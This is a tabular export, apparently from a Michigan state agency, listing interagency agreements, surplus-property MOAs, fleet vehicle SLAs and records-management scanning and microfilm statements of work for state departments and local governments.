| 80  | No MOA, SOW signed 11/30/2006                          |            | MOA |   |   |
| 81  |  |            | MOA |   |   |
| 82  |  |            | MOA |   |   |
| 83  |  |            | MOA |   |   |
| 84  |  |            | MOA |   |   |
| 85  |  |            | MOA |   |   |
| 86  |  |            | MOA |   |   |
| 87  |  |            | MOA |   |   |
| 88  |  |            | MOA |   |   |
| 89  |  |            | MOA |   |   |
| 90  |  |            | MOA |   |   |
| 91  |  |            | MOA |   |   |
| 92  |  |            | MOA |   |   |
| 93  |  |            | MOA |   |   |
| 94  |  |            | MOA |   |   |
| 95  |  |            | MOA |   |   |
| 96  |  |            | MOA |   |   |
| 97  |  |            | MOA |   |   |
| 98  |  |            | MOA |   |   |
| 99  |  |            | MOA |   |   |
| 100 |  |            | MOA |   |   |
| 101 |  |            | MOA |   |   |
| 102 |  |            | MOA |   |   |
| 103 |  |            | MOA |   |   |
| 104 |  |            | MOA |   |   |
| 105 |  |            | MOA |   |   |
| 106 |  |            | MOA |   |   |
| 107 |  |            | MOA |   |   |
| 108 |  |            | MOA |   |   |
| 109 |  |            | MOA |   |   |
| 110 |  |            | MOA |   |   |
| 111 |  |            | MOA |   |   |
| 112 |  |            | MOA |   |   |

|     | A             | B                                       | C                                    |
|-----|---------------|---|--------------------------------------|
| 113 | State Surplus | Harbor Transit                          | Sale of Surplus/Confiscated Property |
| 114 | State Surplus | Huron Transit Corp.                     | Sale of Surplus/Confiscated Property |
| 115 | State Surplus | Ingham Co. Friend of the Court          | Sale of Surplus/Confiscated Property |
| 116 | State Surplus | Ingham Co. Parks Dept.                  | Sale of Surplus/Confiscated Property |
| 117 | State Surplus | Ionia County                            | Sale of Surplus/Confiscated Property |
| 118 | State Surplus | Ionia County Parks and Rec              | Sale of Surplus/Confiscated Property |
| 119 | State Surplus | Ionia Dept. of Public Safety            | Sale of Surplus/Confiscated Property |
| 120 | State Surplus | Ionia Public Schools                    | Sale of Surplus/Confiscated Property |
| 121 | State Surplus | Isabella Co. Transportation Commission  | Sale of Surplus/Confiscated Property |
| 122 | State Surplus | Lansing Community College               | Sale of Surplus/Confiscated Property |
| 123 | State Surplus | Lansing Housing Commission              | Sale of Surplus/Confiscated Property |
| 124 | State Surplus | Lansing Township Police Department      | Sale of Surplus/Confiscated Property |
| 125 | State Surplus | Lathrup Village Police Dept.            | Sale of Surplus/Confiscated Property |
| 126 | State Surplus | Meridian Twp. Police Department         | Sale of Surplus/Confiscated Property |
| 127 | State Surplus | Montcalm County - Office of the Sheriff | Sale of Surplus/Confiscated Property |
| 128 | State Surplus | Muskegon County Airport                 | Sale of Surplus/Confiscated Property |
| 129 | State Surplus | Muskegon County                         | Sale of Surplus/Confiscated Property |
| 130 | State Surplus | Pinckney Police Department              | Sale of Surplus/Confiscated Property |
| 131 | State Surplus | Redford Twp. Police Department          | Sale of Surplus/Confiscated Property |
| 132 | State Surplus | Saginaw Township Police Department      | Sale of Surplus/Confiscated Property |
| 133 | State Surplus | Saginaw Transit Authority               | Sale of Surplus/Confiscated Property |
| 134 | State Surplus | Saginaw Twp. Police Department          | Sale of Surplus/Confiscated Property |
| 135 | State Surplus | Schoolcraft College                     | Sale of Surplus/Confiscated Property |
| 136 | State Surplus | South Haven                             | Sale of Surplus/Confiscated Property |
| 137 | State Surplus | St. Johns Public Works                  | Sale of Surplus/Confiscated Property |
| 138 | State Surplus | Unadilla Twp. Police Dept.              | Sale of Surplus/Confiscated Property |
| 139 | State Surplus | Village of Pinckney Police Department   | Sale of Surplus/Confiscated Property |

|     | D | E | F   | G | H |
|-----|---|---|-----|---|---|
| 113 |   |   | MOA |   |   |
| 114 |   |   | MOA |   |   |
| 115 |   |   | MOA |   |   |
| 116 |   |   | MOA |   |   |
| 117 |   |   | MOA |   |   |
| 118 |   |   | MOA |   |   |
| 119 |   |   | MOA |   |   |
| 120 |   |   | MOA |   |   |
| 121 |   |   | MOA |   |   |
| 122 |   |   | MOA |   |   |
| 123 |   |   | MOA |   |   |
| 124 |   |   | MOA |   |   |
| 125 |   |   | MOA |   |   |
| 126 |   |   | MOA |   |   |
| 127 |   |   | MOA |   |   |
| 128 |   |   | MOA |   |   |
| 129 |   |   | MOA |   |   |
| 130 |   |   | MOA |   |   |
| 131 |   |   | MOA |   |   |
| 132 |   |   | MOA |   |   |
| 133 |   |   | MOA |   |   |
| 134 |   |   | MOA |   |   |
| 135 |   |   | MOA |   |   |
| 136 |   |   | MOA |   |   |
| 137 |   |   | MOA |   |   |
| 138 |   |   | MOA |   |   |
| 139 |   |   | MOA |   |   |



|    | A              | B               | C  |                | D               | E | F |
|----|----------------|-----------------|--|----------------|-----------------|---|---|
|    | OSS Unit       | Customer        | Subject  | Execution Date | Expiration Date |   |   |
| 1  | OSS Unit       |                 |  |                |                 |   |   |
| 2  | MDS            | USPS            | Multiple Acceptance Time Agreement   | 1/1/2005       | 1/31/2006       |   |   |
| 3  | OSS            | OFS             | SLA between Agy Svcs & Financial Svcs for Financial & Business Svcs beginning 03/31/03   | 3/31/2003      |                 |   |   |
| 4  | Print & Mail   | MDLEG/UIA       | Check printing and mail output processing services.  | 3/1/2004       |                 |   |   |
| 5  | Print & Mail   | DIT             | Print and distribute reports generated by DIT Data Center Operations (DCO) for the Department of Corrections.                    | 10/1/2006      | 9/30/2007       |   |   |
| 6  | Print Services | MSU             | Copying and Other Full Range Printing Services   | 9/26/2000      |                 |   |   |
| 7  | Print Services | Treasury        | For the temporary assignment of Dean Kohagen, Dept Mgr 14, to the Department of Treasury.  | 4/1/2004       |                 |   |   |
| 8  | Print Services | DIT DCO         | Print and distribute reports generated by DIT Data Center Operations (DCO) for the Department of Corrections.                    | 10-1-2008      |                 |   |   |
| 9  | State Surplus  | HAL             | Disposal of State owned historical artifacts   | 1/30/2003      | 9/30/2009       |   |   |
| 10 | State Surplus  | HAL             | Auction Services for Artifact Disposals  | 10/1/2002      | 9/30/2005       |   |   |
| 11 | State Surplus  | UNICOR          | Provide electronic equipment to Federal Prison Industries for job training and skills development                                | 1/14/04        | 1/14/2005       |   |   |
| 12 | VTS            | ITSD            | SLA between DMB & ITSD for June 2002 thru June 2003 (fleet management)   | 7/2002         | 7/1/2003        |   |   |
| 13 | VTS            | MVA             | MOU between Military & Veterans Affairs and VTS for Int'l Dump Truck at Camp Grayling  | 9/30/2003      |                 |   |   |
| 14 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR001   | 9/30/2003      |                 |   |   |
| 15 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR002   | 9/30/2003      |                 |   |   |
| 16 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR003   | 9/30/2003      |                 |   |   |
| 17 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR004   | 9/30/2003      |                 |   |   |
| 18 | VTS            | OFS             | SLA between DMB/VTS and DMB/Financial Services for operation of M4 Program for August 1, 2003 through July 31, 2006              | 8/1/2003       | 7/31/2006       |   |   |
| 19 | VTS            | all Departments | SLA's with each department for department's responsibilities as they relate to fleet vehicles and the departments' drivers.      |                |                 |   |   |
| 20 | VTS            | DEQ             | MOU that sets parameters for the distribution and use of 'Official State Business' signs in personal vehicles used for business. | 2/11/2005      | 9/30/2005       |   |   |
| 21 | VTS            | HAL             | Motor Vehicle Fleet Services   | 5/26/2004      |                 |   |   |
| 22 | VTS            | DIT             | Motor Vehicle Fleet Services   | 6/7/2004       |                 |   |   |
| 23 | VTS            | Treasury        | Motor Vehicle Fleet Services   | 6/21/2004      |                 |   |   |
| 24 | VTS            | DEQ             | The acquisition and use by MDEQ of vehicle signs that identify a personal vehicle is being used in the course of state business. | 2/11/2005      | 9/30/2005       |   |   |
| 25 | VTS            | MSP, DIT        | Lease space for the vehicle radio installation between the DMB/VTS, MSP, and DIT.  | 10/1/2004      | 9/30/2005       |   |   |

|    | A   | B    | C   | D          | E         | F       |
|----|-----|------|---|------------|-----------|---------|
|    |     |      | Agreement to Reactivate Daytime Running Lights (DRLs) & Auto Headlights between DMB/VTS and MSP/Management Services Section. The reactivation of daytime running lights and auto headlights on model year 2006 forward. |            |           |         |
| 26 | VTS | MSP  | MOU to lease space for the Bureau of Automotive Regulation between the DMB/VTS and MDOS.  | 2/8/2006   |           |         |
| 27 | VTS | DOS  |   | 12/8/2006  | 9/30/2007 |         |
| 28 |     |      |   |            |           |         |
| 29 | RMS | DCH  | TRIM - Expenditure Operations Section (EOS)   | 12/21/2012 |           | Charter |
| 30 | RMS | DCH  | TRIM - Family Support Subsidy Program (FSS)   | 3/16/2015  |           | Charter |
| 31 | RMS | DEQ  | TRIM - Contamination Investigation Program (CIP)  | 11/4/2013  |           | Charter |
| 32 | RMS | DEQ  | TRIM - E-Waste (EW)   | 4/8/2015   |           | Charter |
| 33 | RMS | DEQ  | TRIM - Grand Rapids District Office Remediation Division (GRRD)   | 9/2/2011   |           | Charter |
| 34 | RMS | DEQ  | TRIM - Office of Environmental Assistance (OEA)   | 11/4/2013  |           | Charter |
| 35 | RMS | DEQ  | TRIM - Office of Oil, Gas, and Minerals (OOGM)  | 9/20/2012  |           | Charter |
| 36 | RMS | DEQ  | TRIM - Scrap Tires (ST)   | 6/5/2012   |           | Charter |
| 37 | RMS | DEQ  | TRIM - Southeast Michigan Remediation Division  | 1/5/2015   |           | Charter |
| 38 | RMS | DEQ  | TRIM - Superfund (SPFD)   | 1/27/2015  |           | Charter |
| 39 | RMS | DHS  | TRIM - Labor Relations (LR)   | 2/7/2014   |           | Charter |
| 40 | RMS | DHS  | TRIM - Personnel (PER)  | 2/7/2014   |           | Charter |
| 41 | RMS | DIFS | TRIM - Banking (BANK)   | 8/22/2013  |           | Charter |
| 42 | RMS | DIFS | TRIM - Consumer Finance (CF)  | 9/27/2013  |           | Charter |
| 43 | RMS | DIFS | TRIM - Consumer Services (CS)   | 5/10/2013  |           | Charter |
| 44 | RMS | DIFS | TRIM - Credit Unions (CU)   | 9/27/2013  |           | Charter |
| 45 | RMS | DIFS | TRIM - Director's Office (DIR)  | 1/17/2013  |           | Charter |
| 46 | RMS | DIFS | TRIM - Financial & Administrative Services (FAS)  | 9/24/2013  |           | Charter |
| 47 | RMS | DIFS | TRIM - Insurance Evaluation (IE)  | 6/11/2013  |           | Charter |
| 48 | RMS | DIFS | TRIM - Insurance Licensing & Market Conduct (ILMC)  | 9/27/2013  |           | Charter |
| 49 | RMS | DIFS | TRIM - Insurance Rates & Forms (IRF)  | 9/27/2013  |           | Charter |
| 50 | RMS | DIFS | TRIM - Office of the General Counsel (OGC)  | 7/17/2013  |           | Charter |
| 51 | RMS | DIFS | TRIM - Policy (POL)   | 12/14/2012 |           | Charter |
| 52 | RMS | DMVA | TRIM - Michigan Veteran Affairs Agency (MVAA)   | 5/16/2013  |           | Charter |
| 53 | RMS | DNR  | TRIM - Archives of Michigan (AM)  | 10/8/2012  |           | Charter |
| 54 | RMS | DTMB | TRIM - Design and Construction Division (DCD)   | 8/15/2014  |           | Charter |
| 55 | RMS | DTMB | TRIM - Human Resources (HR)   | 4/27/2015  |           | Charter |
| 56 | RMS | DTMB | TRIM - Imaging Services (IS)  | 7/1/2011   |           | Charter |
| 57 | RMS | DTMB | TRIM - Office of Infrastructure Protection (OIP)  | 5/23/2013  |           | Charter |
| 58 | RMS | DTMB | TRIM - Office of the State Employer (OSE)   | 12/11/2012 |           | Charter |
| 59 | RMS | DTMB | TRIM - Records Management Services (RMS)  | 7/1/2011   |           | Charter |
| 60 | RMS | DTMB | TRIM - Strategic Initiatives (SI)   | 11/23/2011 |           | Charter |
| 61 | RMS | DTMB | TRIM - Support Services Division (SSD)  | 10/27/2011 |           | Charter |
| 62 | RMS | DTMB | TRIM - Vehicle and Travel Services (VTS)  | 4/29/2011  |           | Charter |
| 63 | RMS | LARA | TRIM - Liquor Control Commission (LCC)  | 5/15/2013  |           | Charter |
| 64 | RMS | LARA | TRIM - MPSC Energy Grants (EG)  | 7/15/2014  |           | Charter |

|     | A   | B         | C   | D          | E | F       |
|-----|-----|-----------|---|------------|---|---------|
| 65  | RMS | LARA      | TRIM - MPSC Gas Safety (GAS)  | 7/24/2014  |   | Charter |
| 66  | RMS | LARA      | TRIM - Purchasing and Grant Services (PUR)                                | 1/26/2015  |   | Charter |
| 67  | RMS | LARA      | TRIM - Securities Division (SEC)  | 12/6/2011  |   | Charter |
| 68  | RMS | LARA      | TRIM - Wage and Hour Division (WHD)                                       | 3/4/2012   |   | Charter |
| 69  | RMS | LARA      | TRIM - Workers' Compensation Agency (WCA)                                 | 8/22/2011  |   | Charter |
| 70  | RMS | LOT       | TRIM - Charitable Gaming (CG)   | 10/24/2011 |   | Charter |
| 71  | RMS | MDARD     | TRIM - Animal Industry Division (AID)                                     | 6/1/2013   |   | Charter |
| 72  | RMS | MDARD     | TRIM - Michigan Agriculture Environmental Assurance Program (MAEAP)       | 9/27/2013  |   | Charter |
| 73  | RMS | MDARD     | TRIM - Right to Farm (RTF)  | 5/13/2013  |   | Charter |
| 74  | RMS | MDOS      | TRIM - Human Resources (HR)   | 3/25/2015  |   | Charter |
| 75  | RMS | MSHDA     | TRIM - Legal Affairs Division (LAD)                                       | 10/11/2013 |   | Charter |
| 76  | RMS | TREASURY  | TRIM - Michigan Education Trust (MET)                                     | 12/17/2012 |   | Charter |
| 77  | RMS | TREASURY  | TRIM - Office of Privacy and Security (OPS)                               | 2/4/2015   |   | Charter |
| 78  |     |           |   |            |   |         |
| 79  | RMS | Ionian #1 | IRMA - Ionian Public School, Student Records - Microfilm Scan on Demand   |            |   | SOW     |
| 80  | RMS | Ionian #2 | IRMA - Ionian Public Schools, Administrative Department - Student Records |            |   | SOW     |
| 81  | RMS | LG-001    | IRMA - Alpena Public Schools  |            |   | SOW     |
| 82  | RMS | LG-002    | IRMA - Auburn Hills   |            |   | SOW     |
| 83  | RMS | LG-003    | IRMA - Battle Creek   |            |   | SOW     |
| 84  | RMS | LG-004    | IRMA - Chesaning  |            |   | SOW     |
| 85  | RMS | LG-005    | IRMA - Hillsdale County   |            |   | SOW     |
| 86  | RMS | LG-006    | IRMA - Howell   |            |   | SOW     |
| 87  | RMS | LG-007    | IRMA - Ingham County  |            |   | SOW     |
| 88  | RMS | LG-008    | IRMA - Ionia County   |            |   | SOW     |
| 89  | RMS | LG-009    | IRMA - Jackson County   |            |   | SOW     |
| 90  | RMS | LG-010    | IRMA - Pere Marquette Township  |            |   | SOW     |
| 91  | RMS | LG-011    | IRMA - Rochester  |            |   | SOW     |
| 92  | RMS | LG-012    | IRMA - Royal Oak  |            |   | SOW     |
| 93  | RMS | LG-013    | IRMA - Traverse City  |            |   | SOW     |
| 94  | RMS | LG-014    | IRMA - Genesee County   |            |   | SOW     |
| 95  | RMS | LG-015    | IRMA - Southfield City Clerk Birth Records                                |            |   | SOW     |
| 96  | RMS | LG-016    | IRMA - University of Michigan   |            |   | SOW     |
| 97  | RMS | LG-017    | IRMA - Michigan State University  |            |   | SOW     |
| 98  | RMS | LG-018    | IRMA - Riverview  |            |   | SOW     |
| 99  | RMS | LG-019    | IRMA - Kalamazoo  |            |   | SOW     |
| 100 | RMS | LG-020    | IRMA - Dimondale  |            |   | SOW     |
| 101 | RMS | LG-021    | IRMA - West Traverse Township - Planning Commission Meeting Minutes       |            |   | SOW     |
| 102 | RMS | LG-021    | IRMA - Grand Traverse County Circuit Court Case Files                     |            |   | SOW     |
| 103 | RMS | LG-022    | IRMA - West Traverse Township - Parcel (PRE) Files                        |            |   | SOW     |
| 104 | RMS | LG-023    | IRMA - Barry-Eaton District Health Department Road Files                  |            |   | SOW     |
| 105 | RMS | LG-023    | IRMA - Barry-Eaton District Health Department Personnel Files             |            |   | SOW     |
| 106 | RMS | LG-024    | IRMA - Barry-Eaton District Health Department Accounts Payable Files      |            |   | SOW     |

|     | A   | B           | C   | D | E | F   |
|-----|-----|-------------|---|---|---|-----|
| 107 | RMS | LG-025      | IRMA - Barry-Eaton District Health Department MERS Files                                  |   |   | SOW |
| 108 | RMS | LG-026      | IRMA - Barry-Eaton District Health Department Personnel Files                             |   |   | SOW |
| 109 | RMS | LG-027      | IRMA - Grand Traverse County Probate Court (film)   |   |   | SOW |
| 110 | RMS | LG-028      | IRMA - Ypsilanti Township - Meeting Minute Books (scanning)                               |   |   | SOW |
| 111 | RMS | LG-029      | IRMA - Springfield Township Building Permits - (conversion, microfilm jackets to digital) |   |   | SOW |
| 112 | RMS | LG-030      | IRMA - City of Kalamazoo - Clerks Office - Digital to microfilm                           |   |   | SOW |
| 113 | RMS | LG-031      | IRMA - Emmet County - Film Scanning   |   |   | SOW |
| 114 | RMS | LG-032      | IRMA - Oshtemo Township - Building Plans (Scanning)                                       |   |   | SOW |
| 115 | RMS | LG-033      | IRMA - City of Kalamazoo - Clerks Office - Building Plans Scan on Demand                  |   |   | SOW |
| 116 | RMS | LG-034      | IRMA - Chesterfield Township Police Department (Scanning)                                 |   |   | SOW |
| 117 | RMS | MI-AG-001   | IRMA - Attorney General - Corrections Summation   |   |   | SOW |
| 118 | RMS | MI-AG-002   | IRMA - Attorney General - Support Litigation  |   |   | SOW |
| 119 | RMS | MI-AG-003   | IRMA - Attorney General - Consumer's Energy Rate Sheets                                   |   |   | SOW |
| 120 | RMS | MI-AG-004   | IRMA - Attorney General - Consumer Protection Division Closed Case Files                  |   |   | SOW |
| 121 | RMS | MI-ALL-01   | IRMA - All Accounts Payable   |   |   | SOW |
| 122 | RMS | MI-ALL-02   | IRMA - All Journal Vouchers   |   |   | SOW |
| 123 | RMS | MI-CORR-001 | IRMA - Department of Corrections - Inmate Accounting Files                                |   |   | SOW |
| 124 | RMS | MI-CORR-002 | IRMA - Department of Corrections - Accounts Payable                                       |   |   | SOW |
| 125 | RMS | MI-CORR-003 | IRMA - Department of Corrections - Journal Vouchers                                       |   |   | SOW |
| 126 | RMS | MI-CORR-004 | IRMA - Inmate W-9 files (IRMA)  |   |   | SOW |
| 127 | RMS | MI-CS-001   | IRMA - Civil Service - Audit Files  |   |   | SOW |
| 128 | RMS | MI-CS-002   | IRMA - Civil Service - Human Resources  |   |   | SOW |
| 129 | RMS | MI-CS-003   | IRMA - Civil Service - Employee Benefits  |   |   | SOW |
| 130 | RMS | MI-CS-004   | IRMA - Civil Service - Position Files   |   |   | SOW |
| 131 | RMS | MI-CS-005   | IRMA - Civil Service - CS Source Files  |   |   | SOW |
| 132 | RMS | MI-CS-006   | IRMA - Civil Service Disability Files (File Net)  |   |   | SOW |
| 133 | RMS | MI-CS-007   | IRMA - Disability Determination (FileNet)   |   |   | SOW |
| 134 | RMS | MI-DCH-001  | IRMA - Community Health - 837 Files   |   |   | SOW |
| 135 | RMS | MI-DCH-002  | IRMA - Community Health - Certificate of Need   |   |   | SOW |
| 136 | RMS | MI-DCH-003  | IRMA - Community Health - CLPPP   |   |   | SOW |
| 137 | RMS | MI-DCH-004  | IRMA - Community Health - Forensics Case Files  |   |   | SOW |
| 138 | RMS | MI-DCH-005  | IRMA - Community Health - Health Professions Adverse Action                               |   |   | SOW |
| 139 | RMS | MI-DCH-006  | IRMA - Community Health - Health Professions Disciplinary Orders                          |   |   | SOW |
| 140 | RMS | MI-DCH-007  | IRMA - Community Health - Health Professions Licensing                                    |   |   | SOW |
| 141 | RMS | MI-DCH-008  | IRMA - Community Health - Health Professions Licensing Boards                             |   |   | SOW |
| 142 | RMS | MI-DCH-009  | IRMA - Community Health - MQ571 Files   |   |   | SOW |
| 143 | RMS | MI-DCH-010  | IRMA - Community Health - Vital Records Affidavits of Parentage                           |   |   | SOW |
| 144 | RMS | MI-DCH-011  | IRMA - Community Health - Vital Records Microfilm Restoration                             |   |   | SOW |
| 145 | RMS | MI-DCH-012  | IRMA - Community Health - Vital Records Annual Reports                                    |   |   | SOW |
| 146 | RMS | MI-DCH-013  | IRMA - Community Health - Vital Records Births Imaging                                    |   |   | SOW |
| 147 | RMS | MI-DCH-014  | IRMA - Community Health - Vital Records Births Microfilm                                  |   |   | SOW |

|     | A   | B           | C  | D | E | F   |
|-----|-----|-------------|--|---|---|-----|
| 148 | RMS | MI-DCH-015  | IRMA - Community Health - Vital Records Deaths   |   |   | SOW |
| 149 | RMS | MI-DCH-016  | IRMA - Community Health - Vital Records Divorces   |   |   | SOW |
| 150 | RMS | MI-DCH-017  | IRMA - Community Health - Vital Records Marriages  |   |   | SOW |
| 151 | RMS | MI-DCH-018  | IRMA - Community Health - Health Services  |   |   | SOW |
| 152 | RMS | MI-DCH-019  | IRMA - Community Health - IARC   |   |   | SOW |
| 153 | RMS | MI-DCH-020  | IRMA - Community Health - Health Professions Digest Files                                |   |   | SOW |
| 154 | RMS | MI-DCH-021  | IRMA - Community Health - Accounts Payable   |   |   | SOW |
| 155 | RMS | MI-DCH-022  | IRMA - Community Health - Preapproved Dental   |   |   | SOW |
| 156 | RMS | MI-DCH-023  | IRMA - Community Health - Health Professions Nurse Aide Programs                         |   |   | SOW |
| 157 | RMS | MI-DCH-024  | IRMA - Community Health - Child and Adolescent Health Centers and Programs               |   |   | SOW |
| 158 | RMS | MI-DCH-050  | IRMA - Community Health - Medical Marihuana  |   |   | SOW |
| 159 | RMS | MI-DCH-051  | IRMA - Community Health - Film Duplication   |   |   | SOW |
| 160 | RMS | MI-DCH-052  | IRMA - Community Health - AP Vouchers  |   |   | SOW |
| 161 | RMS | MI-DCH-053  | IRMA - Community Health - Employee Expense Reports                                       |   |   | SOW |
| 162 | RMS | MI-DCH-054  | IRMA - Community Health - Journal Vouchers   |   |   | SOW |
| 163 | RMS | MI-DCH-055  | IRMA - Community Health - Purchase Orders  |   |   | SOW |
| 164 | RMS | MI-DCH-056  | IRMA - Community Health - PA Vision  |   |   | SOW |
| 165 | RMS | MI-DCH-057  | IRMA - Community Health - BHP Licensing (IRMA)   |   |   | SOW |
| 166 | RMS | MI-DCH-058  | IRMA - DCH Legal Affairs - Legal Opinion Files (Scanning)                                |   |   | SOW |
| 167 | RMS | MI-DCH-059  | IRMA - DCH Family Support Subsidy Program Files (TRIM)                                   |   |   | SOW |
| 168 | RMS | MI-DEQ-001  | IRMA - Environmental Quality - OGS Oil and Gas Well Files                                |   |   | SOW |
| 169 | RMS | MI-DEQ-002  | IRMA - Environmental Quality - Remediation and Redevelopment                             |   |   | SOW |
| 170 | RMS | MI-DEQ-003  | IRMA - Environmental Quality - Underground Storage                                       |   |   | SOW |
| 171 | RMS | MI-DEQ-004  | IRMA - Environmental Quality - Water Bureau  |   |   | SOW |
| 172 | RMS | MI-DEQ-005  | IRMA - Environmental Quality - Hazardous Waste Division                                  |   |   | SOW |
| 173 | RMS | MI-DEQ-006  | IRMA - Environmental Quality - OGS Driller Logs  |   |   | SOW |
| 174 | RMS | MI-DEQ-007  | IRMA - Environmental Quality - Quality Management Program                                |   |   | SOW |
| 175 | RMS | MI-DEQ-008  | IRMA - Environmental Quality - Humboldt  |   |   | SOW |
| 176 | RMS | MI-DEQ-009  | IRMA - Environmental Quality - E-Logs  |   |   | SOW |
| 177 | RMS | MI-DEQ-010  | IRMA - Environmental Quality - Scout Cards   |   |   | SOW |
| 178 | RMS | MI-DEQ-011  | IRMA - Environmental Quality - District Well Files                                       |   |   | SOW |
| 179 | RMS | MI-DEQ-012  | IRMA - Environmental Quality - Oil and Gas Field   |   |   | SOW |
| 180 | RMS | MI-DEQ-013  | IRMA - Environmental Quality - FOIA Requests   |   |   | SOW |
| 181 | RMS | MI-DEQ-014  | IRMA - Environmental Quality - Underground Storage Tanks                                 |   |   | SOW |
| 182 | RMS | MI-DEQ-015  | IRMA - Environmental Quality - Open Storage Tanks  |   |   | SOW |
| 183 | RMS | MI-DEQ-016  | IRMA - Environmental Quality - GeoTechnical Services -Microfilm Scanning                 |   |   | SOW |
|     | RMS | MI-DEQ-017  | IRMA - Environmental Quality - Grand Rapids Image and Data Conversion TIFF to PDF (TRIM) |   |   | SOW |
| 184 |     |             |  |   |   |     |
| 185 | RMS | MI-DEQ-017A | IRMA - DEQ - RRD - Grand Rapids Phase 1 image conversion                                 |   |   | SOW |
| 186 | RMS | MI-DEQ-018  | IRMA - Supplemental Well File Film Scanning (TRIM)                                       |   |   | SOW |
|     | RMS | MI-DEQ-018  | IRMA - DEQ OOGM - Combine Like Valutes and Retain Redacted Image Collection              |   |   | SOW |
| 187 |     |             |  |   |   |     |

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| 188 | RMS | MI-DEQ-019  | IRMA - DEQ - RRD - Grand Rapids Phase 2 image conversion  |   |   | SOW |
| 189 | RMS | MI-DEQ-020  | IRMA - DEQ - Docworx conversion   |   |   | SOW |
| 190 | RMS | MI-DEQ-021  | IRMA - Hazardous Waste - Digital Images to Film   |   |   | SOW |
| 191 | RMS | MI-DEQ-022  | IRMA - OOGM - Merge Like Values and Process Redactions  |   |   | SOW |
| 192 | RMS | MI-DEQ-023  | IRMA - Pool Plans (Imaging)   |   |   | SOW |
| 193 | RMS | MI-DEQ-024  | IRMA - Camp Ground Plans (Imaging)  |   |   | SOW |
| 194 | RMS | MI-DEQ-025  | IRMA - DEQ Drawings Part 41 Permit Plans  |   |   | SOW |
| 195 | RMS | MI-DEQ-025  | IRMA - Contamination Files (TRIM)   |   |   | SOW |
| 196 | RMS | MI-DEQ-026  | IRMA - DEQ - Resource Management Division Construction Plans Act 399 (film)                       |   |   | SOW |
| 197 | RMS | MI-DEQ-027  | IRMA - DEQ RRD Image Conversion PDF to PDF a1b (TRIM)   |   |   | SOW |
| 198 | RMS | MI-DEQ-028  | IRMA - DEQ - Bottled Water (TRIM)   |   |   | SOW |
| 199 | RMS | MI-DEQ-029  | IRMA - DEQ - Subject Files (TRIM)   |   |   | SOW |
| 200 | RMS | MI-DEQ-030  | IRMA - DEQ - Health Department Grants (TRIM)  |   |   | SOW |
| 201 | RMS | MI-DEQ-031  | IRMA - DEQ - Contamination Files - Specialty Documents  |   |   | SOW |
| 202 | RMS | MI-DHHS-001 | IRMA - DHHS - Home Help Monthly Service Verification Forms (FileNet)                              |   |   | SOW |
| 203 | RMS | MI-DHS-001  | IRMA - Department of Human Services - Adoption Records  |   |   | SOW |
| 204 | RMS | MI-DHS-002  | IRMA - Department of Human Services - Children and Adult Licensing                                |   |   | SOW |
| 205 | RMS | MI-DHS-003  | IRMA - Department of Human Services - Accounting IARC   |   |   | SOW |
| 206 | RMS | MI-DHS-004  | IRMA - Department of Human Services - MISDU   |   |   | SOW |
| 207 | RMS | MI-DHS-005  | IRMA - Department of Human Services - RSDI  |   |   | SOW |
| 208 | RMS | MI-DHS-006  | IRMA - Department of Human Services - Supplemental Security Income                                |   |   | SOW |
| 209 | RMS | MI-DHS-008  | IRMA - Department of Human Services - Accounts Payable  |   |   | SOW |
| 210 | RMS | MI-DHS-009  | IRMA - DHS - Travel and Expense Reports (IRMA)  |   |   | SOW |
| 211 | RMS | MI-DHS-010  | IRMA - DHS - Human Resources Data and Imaging Conversion (TRIM)                                   |   |   | SOW |
| 212 | RMS | MI-DHS-011  | IRMA - DHS EDM Scanning   |   |   | SOW |
| 213 | RMS | MI-DHS-012  | IRMA - DHS ADOPTION RECORDS PAPER DOCUMENT CONVERSION TO MICROFILM                                |   |   | SOW |
| 214 | RMS | MI-DHS-013  | IRMA - DHS ADOPTION RECORDS MICROFILM TO DIGITAL, SCAN ON DEMAND                                  |   |   | SOW |
| 215 | RMS | MI-DHS-014  | IRMA - DHS Supplemental Services - Human Support Services for FAX and E-mail                      |   |   | SOW |
| 216 | RMS | MI-DHS-015  | IRMA - DHS Home Help Provider Files (FileNet)   |   |   | SOW |
| 217 | RMS | MI-DIT-001  | IRMA - Department of Information Technology - Strategic Policy Library                            |   |   | SOW |
| 218 | RMS | MI-DIT-002  | IRMA - Department of Information Technology - Treasury Operations                                 |   |   | SOW |
| 219 | RMS | MI-DLEG-001 | IRMA - Department of Licensing and Economic Growth - Accounts Payable                             |   |   | SOW |
| 220 | RMS | MI-DLEG-002 | IRMA - Department of Licensing and Economic Growth - Commercial Services Licensing Annual Reports |   |   | SOW |
| 221 | RMS | MI-DLEG-003 | IRMA - Department of Licensing and Economic Growth - Commercial Services Licensing Boards         |   |   | SOW |
| 222 | RMS | MI-DLEG-004 | IRMA - Department of Licensing and Economic Growth - Licensing Final Orders                       |   |   | SOW |
| 223 | RMS | MI-DLEG-005 | IRMA - Department of Licensing and Economic Growth - Construction Codes Affidavits of Affixture   |   |   | SOW |

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|     | RMS | MI-DLEG-006 | IRMA - Department of Licensing and Economic Growth - Construction Codes Boilers                              |   |   | SOW |
| 224 |     |             |  |   |   |     |
| 225 | RMS | MI-DLEG-007 | IRMA - Department of Licensing and Economic Growth - Construction Codes Elevators                            |   |   | SOW |
| 226 | RMS | MI-DLEG-008 | IRMA - Department of Licensing and Economic Growth - Corporations Index Cards, Loose Papers and Ledger Books |   |   | SOW |
| 227 | RMS | MI-DLEG-010 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Land Corners                |   |   | SOW |
| 228 | RMS | MI-DLEG-011 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Plat Drawings               |   |   | SOW |
| 229 | RMS | MI-DLEG-012 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Resolution Documents        |   |   | SOW |
| 230 | RMS | MI-DLEG-013 | IRMA - Department of Licensing and Economic Growth - Liquor Control Licenses                                 |   |   | SOW |
| 231 | RMS | MI-DLEG-014 | IRMA - Department of Licensing and Economic Growth - MSHDA Home Ownership                                    |   |   | SOW |
| 232 | RMS | MI-DLEG-016 | IRMA - Department of Licensing and Economic Growth - Legal Agenda Dockets                                    |   |   | SOW |
